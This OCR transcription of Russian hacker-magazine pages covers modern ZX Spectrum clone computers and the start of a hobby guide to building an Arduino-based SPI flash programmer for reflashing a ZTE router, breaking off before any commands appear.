
```
C:/NEXTZXOS/
Order:name +-  miX on  searcH Name Area  Info:none
.                                            <DIR>
..                                           <DIR>
128.Z80
128C.Z80
128CJ.Z80
48C.Z80
48CJ.Z80
48K.SCR
80.0
81.P
autoexec-welcome.bas
autoexec.bak
autoexec.bas
autoexec.bbk
BIOSEXT.BIN
BOOTER.BAS
BORDER.DRV
browser.cfg
browser.cfg5
Browser   Filter:*.*                    S.f
Guide Links ENTER=select EDIT=up EXTEND=more BREAK
Drive Copy moVe Rename Erase mKdir Unmount reMount
```

NextOS

Spectrum Next — это не просто ретрокомпьютер, это находка для тех, кто считает, что будущее наступило слишком быстро и только в его детстве все было настоящим. Поиграть в GTA на нем не выйдет, зато в Knight Lore — хоть каждый день, и даже без загрузки с кассеты, потому что тут есть SD-карта. Компьютер дает совершенно однозначный ответ на вопрос: «А можно ли совместить ламповость с HDMI?» Можно. Но дорого. Сейчас ZX Spectrum Next можно найти на площадках вроде eBay, а официальный магазин specnext.com иногда устраивает аукционы и перепродажи. В наличии время от времени появляются ограниченные партии, но чаще всего с задержками в поставках.

ZX UNO

Если бы в 80-е инженерам Sinclair сказали, что их легендарный компьютер однажды уместится в коробчонку размером с банковскую карту, они, возможно, заподозрили бы тебя в колдовстве, работе на КГБ или, не дай бог, в сотрудничестве с Commodore. Однако реальность оказалась куда безумнее фантазий: в 2016 году испанские специалисты разработали ZX UNO — еще один FPGA-клон «Спекки» на базе Xilinx Spartan XC6SLX9, который поддерживает множество моделей ZX Spectrum и расширений.



ZX UNO


ZX UNO, в отличие от своего пращура, не требует задумчивого ковыряния отверткой в магнитофоне при загрузке с кассеты — софт считывается с SD-карты. Компьютер разработали энтузиасты, которые не могли до конца определиться: хотят они идеальную эмуляцию оригинального «Спекки» или что-то круче, поэтому сделали одновременно и то и другое. FPGA-ядро воспроизводит ZX Spectrum 48K, 128K и Plus2, поддерживаются эмуляции Pentagon и даже радикальных франкенштейн-сборок, которых никогда не существовало в природе. Вывод видео реализован через стандартный интерфейс VGA, но есть и поддержка SCART, на случай если ты хранишь в шкафу ЭЛТ-телевизор рядом с видеомагнитофоном VHS и набором «тех самых» видеокассет.

Вместо родной «резиновой» клавиатуры можно подключить другую, совместимую с PS/2, еще на борту имеется модуль Wi-Fi (ESP8266), если тебе вдруг захочется писать программы на BASIC и выкладывать их в Twitter.

Все это хозяйство работает под управлением фирменного загрузчика UNO Menu, который позволяет запускать приложения в форматах TAP, TZX, SNA, TRD. Даже POKE можно прописать, если ты вдруг решил вспомнить молодость и пройти Jet Set Willy на бессмертии. Вообще, FPGA позволяет загружать разные ядра, поэтому на ZX UNO можно эмулировать и другие аппаратные платформы. Хочешь Atari 2600? Пожалуйста. MSX? Легко. NES? Почему бы и нет. Но самое главное: ZX UNO — это проект с открытыми исходниками. Платы и комплекты доступны у энтузиастов и на специализированных форумах, а покупка возможна через сайты сообщества или ретромагазины. К сожалению, с оплатой всей этой радости из России (как и с доставкой) в последнее время возникают определенные сложности.

ZX SPIDER 128

По паспорту ZX Spider 128 — это чистокровный «Спектрум», верный традициям Pentagon 128, но на деле это вполне современная машина, созданная польским энтузиастом. Внутри — современная ПЛИС-архитектура на FPGA, видеовыход RGB, аудиопорты в форм-факторе «мини-джек» и даже поддержка внешней памяти через SD-карту. Загрузчик — с меню, в котором больше пунктов, чем в современном холодильнике продуктов.



ZX Spider 128


На основе этой платы с кастомными прошивками российские энтузиасты собирают практически готовые «Спектрумы», которые можно запихнуть как в восстановленный ретрокорпус с классической «резиновой» клавиатурой, так и в современную «коробку», напечатанную на 3D-принтере или вырезанную из пластика на лазерном станке. Технически к этому компу можно подключить и контроллер дисковода Beta Disk 128X, после чего он превращается в полноценный клон довольно продвинутого «Пентагона» с TR-DOS на борту. Есть ли у него SCART? Да. Можно ли подключить VGA? Можно. Будет ли он работать с оригинальными геймпадами, как в девяностые, когда ты не знал, что такое инпутлаг? Будет! А еще на нем можно запускать TRD-образы, смотреть демки, и все это не на эмуляторе, а «по-настоящему», на физической железяке. Вот ведь кайф.

Смонтированную, настроенную и готовую к работе плату «паучка» можно найти на всем известной доске объявлений, на барахолках и специализированных форумах. Но, понятно, не за паучка: цена варьируется, обычно этот компьютер продают примерно за 5 тысяч рублей.

ZX SPECTRUM HARLEQUIN

«Арлекин» — это аппаратный клон ZX Spectrum 48 и 128K, только без FPGA. Существует несколько ревизий этой платы, но практически все они имеют порты RS-232, а также обеспечивают поддержку внешних дисководов.

Ирония заключается в том, что Harlequin начинался как... бессмысленный эксперимент. Кое-кто в укутанных туманом английских гаражах (а точнее — инженеры-любители Пол Фарроу и Ричард Рассел) однажды подумал: а что, если мы возьмем оригинальный ZX Spectrum 48K и пересоберем его без микросхем ULA, которые в оригинальном «Спекки» отвечали за все — от генерации изображения до таймингов и стирки белья по пятницам? Вместо них Harlequin скомпонован на дискретной логике, никакой FPGA-магии.



ZX Spectrum Harlequin

Самое интересное в том, что современный компьютер на Z80 без FPGA работает, и, по слухам, работает офигенно. С этим клоном ты получаешь «железный» ZX Spectrum, который не только не уступает оригиналу, но и в чем-то его превосходит. Например, можно воткнуть стабилизатор питания с «Али», не опасаясь, что разъем кассетника сожжет соседнюю квартиру, и даже добавить вывод видео через композит без шаманства с бубном и «массой по соседнему пину».

Платы и готовые сборки «Арлекина» продаются на специализированных сайтах, но стоят совсем недешево — порядка 200 евро — и в Россию не поставляются. Так что нам остается только любоваться на красивые картинки с изображением этой удивительной машины и завистливо глотать слюну.

PROFI

Это отечественный клон «Спектрума» от компании Kit8Bit, на сайте которой можно заказать чистую плату для самостоятельной сборки компа. «Профи» представляет собой клон ZX Spectrum 128 с турбо-режимом, расширенной оперативной памятью, дополнительными видеорежимами и поддержкой CP/M. Как оказалось, на этом же сайте можно купить и другие наборы для сборки «Спектрумов» в различных модификациях: от классических «Ленинграда» и «Пентагона» до более редкого Compact 256 Turbo с контроллером дисковода прямо на плате.

Profi — платы для самостоятельной сборки «Спекки»

Минус этого решения очевиден: Profi — не полноценный компьютер, а заготовка в виде печатной платы, к которой придется докупать комплектующие и собирать все это самостоятельно. Но если ты умеешь держать в руках не только стакан с ~~портвейном~~ пепси-колой, но и паяльник, это вряд ли тебя остановит.

ЗАЧЕМ ЭТО ВСЕ?

Ну, ты же не спрашиваешь, зачем люди варят пиво дома, шьют себе эльфийские плащи с бисером или пишут статьи про железо 40-летней давности в «Хакер», правда?

Клоны ZX Spectrum — это способ жить в параллельной реальности, где компьютеры не собирали данные о тебе, а ждали, пока ты введешь `LOAD ""` и послушаешь священное «пииииии-бииип-пшшшш» перед запуском любимой игрушки.

Ностальгия — это новая нефть. Кто-то тратит деньги на NFT-котиков, кто-то — на коллекции винила, а настоящие гики собирают себе ZX Spectrum, чтобы снова пройти Saboteur, поплакать над Jet Set Willy и, конечно, набрать на резиновой клавиатуре `10 PRINT 'HELLO'; 20 GOTO 10`.

ПРОГРАММАТОР ИЗ ARDUINO

Прошиваем маршрутизатор подручными средствами

В этой статье мы изготовим программатор микросхем 25-й серии из клона Arduino UNO, рассчитаем резистивный делитель для согласования уровней напряжения, подключим к программатору трехвольтовый чип памяти, сделаем резервную копию его содержимого и запишем новые данные.

Игорь Орещенков
r0bur@mail.ru

Нас повсюду окружают электронные цифровые устройства. Многие телевизоры, автомагнитолы, мониторы, маршрутизаторы, материнские платы компьютеров и ноутбуков хранят свои управляющие программы в микросхемах памяти SPI Flash. Иногда для ремонта или расширения функциональности таких устройств требуется перепрошивка. А может, ты задумываешься о надежном хранении небольших объемов ценной для тебя информации? Тогда читай о том, как можно использовать для этой цели SPI Flash!

ВЕЩЬ В СЕБЕ

Однажды мне в руки попал SOHO-маршрутизатор Ethernet/Wi-Fi, который на поверку оказался одним из брендированных вариантов ZTE H118N. Он включался, работал, но был практически бесполезен без контракта с интернет-провайдером. Настройки в веб-интерфейсе оказались заблокированными, сетевые службы — отключенными, а поиск в интернете показал, что превратить его во что-то более-менее пригодное можно лишь путем замены firmware — программного обеспечения, хранящегося в микросхеме постоянного запоминающего устройства. Изготовитель маршрутизатора позаботился о том, чтобы пресечь программный способ замены содержимого постоянной памяти. Но путь «перепрошивки» с помощью программатора остался открытым.


INFO

Если ты думаешь, что против отвертки и паяльника бессильно любое электронное устройство, то спешу тебя разочаровать. Некоторые компоненты информационных систем финансового сектора, например платежные терминалы и банкоматы, помимо программной защиты, имеют защиту физическую. При попытке вскрыть корпус таких устройств хранящиеся в них данные могут быть безвозвратно утрачены из-за отключения поддерживающего электропитания или физически разрушится носитель информации, например подачей электрического импульса от предусмотрительно установленной батарейки. В последнем случае возможны даже шумо-дымовые эффекты.

Продолжив изучать вопрос, я узнал, что на некоторые маршрутизаторы подобного класса можно установить операционную систему OpenWrt на основе Linux, значительно расширяющую их возможности. Заодно не без интереса почитал на форумах дискуссии, посвященные восстановлению маршрутизаторов, «окирпиченных» (не подающих признаков жизни) неудачными попытками такой установки. В особо тяжелых случаях эта процедура сводится к загрузке «дампов» (образов firmware) с помощью программатора. К тому же оказалось, что маршрутизаторы разных производителей, построенные на одной или схожей аппаратной платформе, могут функционировать под управлением программного обеспечения конкурентов. В общем, вся информационная среда подталкивала к тому, чтобы провести над имеющимся у меня устройством смелые эксперименты.

ЧТО МЫ БУДЕМ ДЕЛАТЬ?

Увы, мои надежды получить компактное универсальное Linux-устройство разбились о суровую действительность. Сняв крышку корпуса, я увидел микропроцессор RTL8676S, о котором очень мало технической информации в свободном доступе, а интерес к нему со стороны сообщества OpenWrt пропорционален объему этой информации. Но почему бы не дать этому маршрутизатору шанс, заменив его прошивку стандартной, использующейся на аналогичных устройствах?



Электронная плата маршрутизатора ZTE H118N с микросхемой ПЗУ Winbond 25Q128FVSG

У края платы нетрудно заметить 8-выводную микросхему постоянного запоминающего устройства W25Q128FVSG, вокруг которой будут развиваться дальнейшие события. Из спецификации мы можем узнать, что она представляет собой память, реализованную по технологии NOR Flash, доступ к которой выполняется с помощью последовательного интерфейса SPI. Информационная емкость микросхемы составляет 128 Мбит (16 Мбайт), и работает она в диапазоне напряжения от 2,7 до 3,6 В.

WWW

Спецификация микросхемы Winbond 25Q128FVSG доступна на сайте производителя.

Широко используемое для программирования подобных «микросхем 25-й серии» приспособление — недорогой USB-программатор на конвертере CH341A. Для внутрисхемного программирования (то есть без снятия микросхемы с платы) он комплектуется специальным зажимом-прищепкой, который обхватывает микросхему памяти и обеспечивает необходимый контакт. В моем арсенале такого чудесного инструмента не оказалось, зато нашелся клон Arduino UNO. Для него есть скетч frser-duino, превращающий его в UNO-программатор, с которым умеет работать утилита flashrom.

INFO

Как ты знаешь, Arduino – это проект по разработке «дружественных» к пользователю наборов электронных компонентов, спецификации которых публикуются под открытой лицензией. Одним из самых успешных изделий стала плата UNO, на которой «центральный» микроконтроллер ATMega328P, дополненный необходимой для функционирования обвязкой и удобными контактными линейками, оснащен «соконтроллером» ATMega8U2 (версии R1 и R2) или ATMega16U2 (версия R3), реализующим функцию конвертера USB-serial, что упрощает загрузку программ в устройство. Кстати, программные проекты для Arduino и скомпилированный из них двоичный код называют скетчами (sketch).

Благодаря открытой лицензии и большому числу поклонников Arduino UNO другие производители освоили выпуск аналогичных устройств, внося в оригинальную схему некоторые изменения. В частности, для снижения стоимости изделий сопряжение USB-serial часто реализуется не универсальным программируемым «соконтроллером», а специализированным интерфейсным чипом CH340G.

Чтобы перепрограммировать наш подопытный маршрутизатор, придется выполнить следующие шаги.

1. Подготовить рабочую среду на персональном компьютере.
2. Собрать в рабочей среде скетч frser-duino из исходных текстов.
3. Записать скетч frser-duino в клон Arduino UNO — получится UNO-программатор.
4. Подключить микросхему SPI Flash к UNO-программатору.
5. Записать firmware из файла образа в SPI Flash.

ПОДГОТОВКА РАБОЧЕЙ СРЕДЫ

